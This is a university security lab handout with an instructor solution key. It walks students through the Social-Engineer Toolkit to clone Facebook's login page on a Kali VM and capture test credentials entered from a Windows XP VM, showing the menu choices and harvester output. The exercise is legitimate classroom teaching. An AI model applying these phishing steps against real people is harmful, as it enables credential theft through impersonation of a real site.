

Social Engineering Toolkit (SET)

Instructor Note: The intent of this class is for MIDN to use the Social Engineering Toolkit (SET) in order to clone a website and gain the target's password. Assistance from the Professor should be minimal if at all. MIDN may use any source to determine the solution as long as they cite it. The step-by-step instructions are provided to the Professor and not visible to the MIDN, below. The solution will be made visible to the MIDN on the after the have submitted their labs.

Watch the below video. Note, the video is not visible to students.

SY401 Lab 4



Consider showing this video at the beginning of class:

TEDxSanAntonio - Brian Brushwood - Social Engineering - ...



Overview

The Social-Engineer Toolkit (SET) is specifically designed to perform advanced attacks against the human element.¹ SET is a python-driven suite of custom tools. It's main purpose is to augment and simulate social-engineering attacks and allow the tester to effectively test how a targeted attack may succeed.

MIDN are expected to cloned Facebook using the Social Engineering Toolkit, and harvest a targets login credentials (i.e., username and password). MIDN will complete the lab by following these high-level steps:

- Launch Kali Linux Cyber Operator VM (SY401_Kali_alpha)
- Launch Microsoft Windows XP target VM (SY401_GroupX_WinXP)
- Obtain Kali Linux and target IP addresses
- Clone a website using the Social Engineering Toolkit (SET) pre-installed on Kali Linux Cyber Operator VM
- Take a screenshot of the cloned webpage with the following credentials (username: **RussianCyberOps** password: **ihackalot**) from the Microsoft Windows XP target VM.
- From the Windows XP target host, visit the cloned website, which is hosted on the Kali Linux host.
- Take a screenshot of the harvested credentials in cleartext from the Kali Linux Cyber Operator VM.
- Take a screenshot of the generated .xml file from the Kali Linux Cyber Operator VM.

MIDN should read the tool documentation, installation guides, and perform Internet searches to find solutions to challenges they encounter. The Professor will provide minimal assistance. MIDN can use the following documentation to start:

- Social Engineering Toolkit
- GitHub for SET

Lab Deliverables

MIDN will submit a single PDF document to your Professor that contains the screenshots described above as your deliverable. The screenshots should be properly labeled. It is suggested that MIDN insert each of the required screenshots into a Microsoft Word document and export to a .PDF file.

The subject line of the email should be in the following format:

```
SY401 [Section Number]: [NAME OF LAB] (alpha)
```

For example:

```
SY401 1111: Lowering the Barrier to Entry - Open Source Tools (m123456)
```

MIDN should gracefully shutdown their Virtual Machines (VMs) at the end of class, or whenever they are not using them. Failing to do so will result in a non-graceful shutdown from SY401 Faculty each day. Students risk losing work if this simple process is not followed.

Hints

MIDN should document the IP addresses of their Kali Linux Cyber Operator VM and the Windows XP Target VM.

```
ifconfig
```

From the Kali Linux Cyber Operator VM terminal, MIDN can run the command below to launch the Social Engineering Toolkit. If prompted MIDN should enter **Yes** to the licensing agreement.

```
setoolkit
```

MIDN should use the following URL to clone the Facebook website:

```
https://www.facebook.com/login.php
```

MIDN should use the IP address of their Kali Linux Cyber Operator VM for the *Post back in Harvester/Tabnabbing*.

MIDN should **cat** the .xml file that was generated from successful execution of the operation.

Good luck Cyber Operators!!


Instructor Note:

Analysis

For the purpose of this lab, we will use the Windows XP host as our target. First, we need to find the host IP address. MIDN can use the command "ipconfig" (for Windows XP) and "ifconfig" (ipconfig is the Windows equivalent). This command allows you to find all the connected interfaces and network cards.

The visual below conveys the results of the command below being executed on the target machine.

```
ipconfig
```



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix  . : moboard.com
  IP Address . . . . . : 10.10.1.45
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.10.0.1

C:\Documents and Settings\Administrator>
```

From the visual above, we can see that the IP address of the network interface is 10.10.1.45. This is the IP address for the target that MIDN would use later in this lab. When MIDN work on the lab in the classroom, they will get a different IP address for their Windows XP and Metasploitable2-Linux virtual machines. Note that this is not a public IP, but we can access it within the subnet.

The visual below conveys the results of the the following command being executed on the target machine.

```
ifconfig
```

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.13 netmask 255.255.0.0 broadcast 10.10.255.255
        inet6 fe80::20c:29ff:fe95:eb39 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:95:eb:39 txqueuelen 1000 (Ethernet)
                RX packets 9 bytes 1266 (1.2 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 24 bytes 2222 (2.1 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1 (Local Loopback)
                RX packets 28 bytes 1596 (1.5 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 28 bytes 1596 (1.5 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

From the visual above, we can see that the IP address of the network interface is 10.10.1.13. This is the IP address for the cyber operator that MIDN would use later in this lab. When MIDN work on the lab in the classroom, they will get a different IP address for their Windows XP and Metaploitble2-Linux virtual machines. Note that this is not a public IP, but we can access it within the subnet.

Social Engineering Toolkit (SET) Operation

Start the Social Engineering Toolkit (SET)

```
setoolkit
```

If prompted, select **Yes** to the license agreement.

Select option:

```
1) Social-Engineering Attacks
```

root@kali: /

File Edit View Search Terminal Help

The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

Password The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About
- 99) Exit the Social-Engineer Toolkit

set> []

Select option:

2) Website Attack Vectors

File Edit View Search Terminal Help

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoofing Attack Vector
- 11) Third Party Modules
- 99) Return back to the main menu.

set> 2

Select option:

3) Credential Harvest Attack Method

root@kali: /

File Edit View Search Terminal Help
ate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

Password
The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
 - 2) Metasploit Browser Exploit Method
 - 3) Credential Harvester Attack Method
 - 4) Tabnabbing Attack Method
 - 5) Web Jacking Attack Method
 - 6) Multi-Attack Web Method
 - 7) Full Screen Attack Method
 - 8) HTA Attack Method
- 99) Return to Main Menu

set:webattack>3

Select option:

- 2) Site Cloner

root@kali: /

File Edit View Search Terminal Help
8) HTA Attack Method
99) Return to Main Menu
Password
set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2

Enter the IP address for the Post back in Harvester/Tabnabbing

[Cyber Operator Host IP Address]

```
root@kali: ~
File Edit View Search Terminal Help
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a re
port
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.10.1.13
```

Enter the URL to clone:

```
https://www.facebook.com/login.php
```

```
root@kali: ~
File Edit View Search Terminal Help
Kali Live
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a re
port
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/login.php
```

You have successfully cloned the website when you are told that the Credential Harvester is running on port 80.

```
root@kali: ~
File Edit View Search Terminal Help
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
Password
99) Return to Webattack Menu


set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a re
port
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/login.php

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...


The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Visit the Target machine and open the web browser.

Enter the Cyber Operator IP Address into the address bar



Enter the provided username and password ([see above](#)) and take a screenshot of the cloned Facebook web page.



Revisit the Cyber Operator VM and the target username and password should be displayed.

Take a screenshot of the Cyber Operator VM Harvest Credential results (displayed via the command line).

```
root@kali: ~
File Edit View Search Terminal Help
[*] Information will be displayed to you as it arrives below:
10.10.1.45 - - [19/Aug/2017 17:58:07] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVr0i1d6
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=
PARAM: lgndim=
PARAM: lgnrnd=145810_4WjF
PARAM: lgnjs=n
POSSIBLE USERNAME FIELD FOUND: email=RussianCyberOps
POSSIBLE PASSWORD FIELD FOUND: pass=ihackalot
POSSIBLE USERNAME FIELD FOUND: login=Log+In
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Initiate the following to generate a report and note where it is stored:

```
control c
```

Run **cat** on the .xml file that was generated from above. Take a screenshot of the file.

```
root@kali: ~
File Edit View Search Terminal Help
[*] Information will be displayed to you as it arrives below:
10.10.1.45 - - [19/Aug/2017 17:58:07] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVr0i1d6
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=
PARAM: lgndim=
PARAM: lgnrnd=145810_4WjF
PARAM: lgnjs=
POSSIBLE USERNAME FIELD FOUND: email=RussianCyberOps
POSSIBLE PASSWORD FIELD FOUND: pass=ihackalot
POSSIBLE USERNAME FIELD FOUND: login=Log+In
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

References

1. Social Engineer Toolkit (SET). (n.d.). Retrieved February 20, 2018, from <https://www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/>
2. T. (2018, February 12). Trustedsec/social-engineer-toolkit. Retrieved February 20, 2018, from <https://github.com/trustedsec/social-engineer-toolkit/>